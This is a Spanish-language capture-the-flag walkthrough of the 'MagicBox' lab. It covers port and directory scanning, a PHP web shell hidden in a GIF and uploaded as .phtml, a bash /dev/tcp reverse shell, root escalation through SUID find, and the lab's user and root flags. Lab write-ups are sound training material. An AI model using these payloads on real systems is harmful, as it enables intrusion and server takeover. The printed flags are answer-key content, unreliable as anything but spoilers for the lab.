


Laboratorio MAGIC BOX

nmap -p- -sS -sC -sV --min-rate 5000 -vvvvv -n -Pn 172.17.0.2 -oN escaneo.txt

```
80/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-title: MagicBox | Enterprise Cloud Storage
MAC Address: CE:73:56:E8:E0:9B (Unknown)
```



Al realizar el fuzzing se detecta la siguiente direcci3n http://172.17.0.2/user.txt, encontramos la primera flag.

FERROXIDE

by Ben "epi" Risher

ver: 2.13.1

Target Url

In-Scope Url

Threads

Wordlist

Status Code Filters

Timeout (secs)

User-Agent

Config File

Extract Links

Output File

Extensions

HTTP methods

Recursion Depth

http://172.17.0.2/

172.17.0.2

50

/usr/share/feroxbuster/raft-medium-directories.txt

[404]

7

feroxbuster/2.13.1

/etc/feroxbuster/ferox-config.toml

true

ferox_results.txt

[php, txt, bak, old, zip, conf, inc]

[GET]

4

Press [ENTER] to use the Scan Management Menu™

403 GET 9l 29w

315c Auto-filtering found 404-like response and created new filter; toggle of

f with --dont-filter

404 GET 9l 32w

312c Auto-filtering found 404-like response and created new filter; toggle of

f with --dont-filter

301 GET 9l 29w

350c http://172.17.0.2/uploads => http://172.17.0.2/uploads/

302 GET 0l 0w

0c http://172.17.0.2/upload.php => dashboard.php

200 GET 62l 334w

3458c http://172.17.0.2/index.php

200 GET 67l 274w

3615c http://172.17.0.2/dashboard.php

200 GET 225l 508w

4884c http://172.17.0.2/style.css

200 GET 62l 334w

3458c http://172.17.0.2/


200 GET 1l 1w

30c http://172.17.0.2/user.txt

[#####] - 15s 240056/240056 0s found:7 errors:0

[#####] - 14s 240000/240000 16806/s http://172.17.0.2/

[#####] - 0s 240000/240000 48000000/s http://172.17.0.2/uploads/ => Directory listing (add --scan-dir-listings to scan)



Si inspeccionamos la página <http://172.17.0.2/dashboard.php>

```
</main>
<div class="dashboard-container">
  <aside class="sidebar">
    <a href="#">📁 My Files</a>
    <a href="#">👤 Shared with me</a>
    <a href="#">★ Starred</a>
    <a href="#">🗑️ Trash</a>
    <hr style="border-color: var(--border); margin: 20px 0;">
    <a href="#" class="active">⚙️ Profile Settings</a>
    <a href="#">🔒 Security</a>
  </aside>
  <main class="main-content">
    <div class="profile-card">
      <h2>Profile Settings</h2>
      <p style="color: var(--text-muted); margin-bottom: 30px;">Update your account avatar</p>
      <div class="avatar-preview">
        
      </div>
      <div class="upload-box">
        <form action="upload.php" method="POST" enctype="multipart/form-data">
          <label class="custom-file-btn">
            <input type="file" name="avatarFile" id="avatarFile" accept=".png,.jpg,.jpeg,.gif">
            Select New Image
          </label>
          <span id="fileName" style="display: block; font-size: 0.85rem; color: var(--text-muted); margin-bottom: 20px;">No file chosen</span>
          <button type="submit" class="btn-primary" style="width: 100%;">Save Changes</button>
        </form>
      </div>
      <div style="background-color: rgba(59, 130, 246, 0.1); border: 1px solid rgba(59, 130, 246, 0.2); padding: 10px; border-radius: 8px; font-size: 0.8rem; color: #60a5fa; text-align: left;">
        <strong>🔒 System Notice:</strong> To ensure platform safety, all uploaded files are strictly verified using our binary Magic Signature engine.
      </div>
    </div>
  </main>
</div>
<script>
  document.getElementById('avatarFile').addEventListener('change', function(e) {
    var fileName = e.target.files[0].name;
    if (fileName.match(/\.(jpg|jpeg|png|gif)$/i)) {
      alert('Frontend Security: Only image files (.jpg, .png, .gif) are allowed.');
```

Se encuentra una novedad en la siguiente línea del código html.

avatarImg.src = "https://ui-avatars.com/api/?name=Admin&..."

Presenta uso de API externa sin validación, este podría ser explotado para hacer peticiones a servicios internos, el cual presenta una vulnerabilidad “Server-Side Request Forgery” (SSRF).



Un SSRF permite al atacante hacer que el servidor web realice peticiones HTTP a cualquier lugar que el atacante elija, por ejemplo en este caso con servicios APIs.

En esta pequeña parte del código le está dando información valiosa.

Welcome back, Admin

Se detecta que no realiza una buena validación de lo que se carga solo se percata si está en el formato que tiene permitido.

```
if (!fileName.match(/\.(jpg|jpeg|png|gif)$/i))
```



Creamos el GIF y poner el payload.

Creamos un GIF básico de 1x1 pixel

```
convert -size 1x1 xc:white imagen.gif
```

Verificamos que el GIF es válido.

```
file imagen.gif
```

Injectamos el payload con exiftool

```
exiftool -overwrite_original \  
-Comment='<?php system($_GET["cmd"]); ?>' \  
imagen.gif
```

Renombramos a .php

```
cp imagen.gif webshell.php
```

Subimos usando el Burp Repeater.

POST /upload.php HTTP/1.1

Host: 172.17.0.2

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXYZ

-----WebKitFormBoundaryXYZ

Content-Disposition: form-data; name="avatarFile"; filename="webshell.php"

Content-Type: image/gif

(contenido del archivo webshell.php)

-----WebKitFormBoundaryXYZ--

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /upload.php HTTP/1.1			1	HTTP/1.1 302 Found		
2	Host: 172.17.0.2			2	Date: Sun, 07 Jun 2025 01:56:09 GMT		
3	Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXYZ			3	Server: Apache/2.4.67 (Debian)		
4	Content-Length: 207			4	Location: dashboard.php?success=uploads%2Fwebshell.phtml		
5				5	Content-Length: 0		
6	-----WebKitFormBoundaryXYZ			6	Content-Type: text/html; charset=UTF-8		
7	Content-Disposition: form-data; name="avatarFile"; filename="webshell.phtml"			7			
8	Content-Type: image/gif			8			
9							
10	GIF89a						
11	<?php system(\$_GET['cmd']); ?>						
12	-----WebKitFormBoundaryXYZ--						
13							
14							

Validamos para poder saber el id.

```
curl "http://172.17.0.2/uploads/webshell.phtml?cmd=id"
```

GIF89a

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Obtenemos un reverse shell

Ejecutamos el Listener.

```
nc -lvnp 4444
```

En otra terminal ejecutamos la siguiente línea:

```
curl "http://172.17.0.2/uploads/webshell.phtml?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.17.0.1%2F4444%20%3E%261%27"
```

Obtenemos el acceso al equipo remotamente:

```
(kali㉿kali)-[~/Downloads/magicbox]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 60738
www-data@magicbox:/var/www/html/uploads$
```

Realizamos la búsqueda de Binarios SUID y escalada de privilegios

```
(kali㉿kali)-[~/Downloads/magicbox]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 54842
bash: initialize_job_control: no job control in background: Bad file descriptor
www-data@magicbox:/var/www/html/uploads$ ls -la
ls -la
total 24
drwxrwxr-x 1 www-data www-data 4096 Jun  7 01:56 .
drwxr-xr-x 1 root root 4096 Jun  6 07:29 ..
-rw-r--r-- 1 www-data www-data 63 Jun  7 01:17 .htaccess
-rw-r--r-- 1 www-data www-data 39 Jun  6 21:16 payload.jpg
-rw-r--r-- 1 www-data www-data 38 Jun  7 01:56 webshell.phtml
www-data@magicbox:/var/www/html/uploads$ whoami
whoami
www-data
www-data@magicbox:/var/www/html/uploads$ find / -perm -4000 -type f 2>/dev/null |xargs ls -la
|xargs ls -la-4000 -type f 2>/dev/null |
-rwsr-xr-x 1 root root 62672 Dec 14 14:00 /usr/bin/chfn
-rwsr-xr-x 1 root root 52880 Dec 14 14:00 /usr/bin/chsh
-rwsr-xr-x 1 root root 224848 Jan  8 2023 /usr/bin/find
-rwsr-xr-x 1 root root 88496 Dec 14 14:00 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 59704 Nov 21 2024 /usr/bin/mount
-rwsr-xr-x 1 root root 48896 Dec 14 14:00 /usr/bin/newgrp
-rwsr-xr-x 1 root root 68248 Dec 14 14:00 /usr/bin/passwd
-rwsr-xr-x 1 root root 72000 Nov 21 2024 /usr/bin/su
-rwsr-xr-x 1 root root 35128 Nov 21 2024 /usr/bin/umount
www-data@magicbox:/var/www/html/uploads$
```

Usamos el shell para find.

```
/usr/bin/find . -exec /bin/bash -p \; -quit
```

```
www-data@magicbox:/var/www/html/uploads$ /usr/bin/find . -exec /bin/bash -p \; -quit
quit/bin/find . -exec /bin/bash -p \; -q
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
pwd
/var/www/html/uploads
/
/bin/bash: line 3: /: Is a directory
whoami
root
cat /root/root.txt
```

Bienvenido a WHOAMI-LABS.COM.

Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde magicbox.tar...

[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: MagicBox

DIFICULTAD: ****☆☆☆☆ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato user{ ... }): user{W3lc0m3_T0_Th3_M4g1cB0x}

[+] Flag de usuario correcta. ¡Buen trabajo!

Ingresa la flag de Root (formato root{ ... }): root{M4st3r_0f_Th3_Illus10n}

¡Felicitaciones! Has comprometido MagicBox a nivel Medio.

TIEMPO TOTAL: 19h 36m 19s

FECHA Y HORA: 2026-06-06 23:05:55 -0400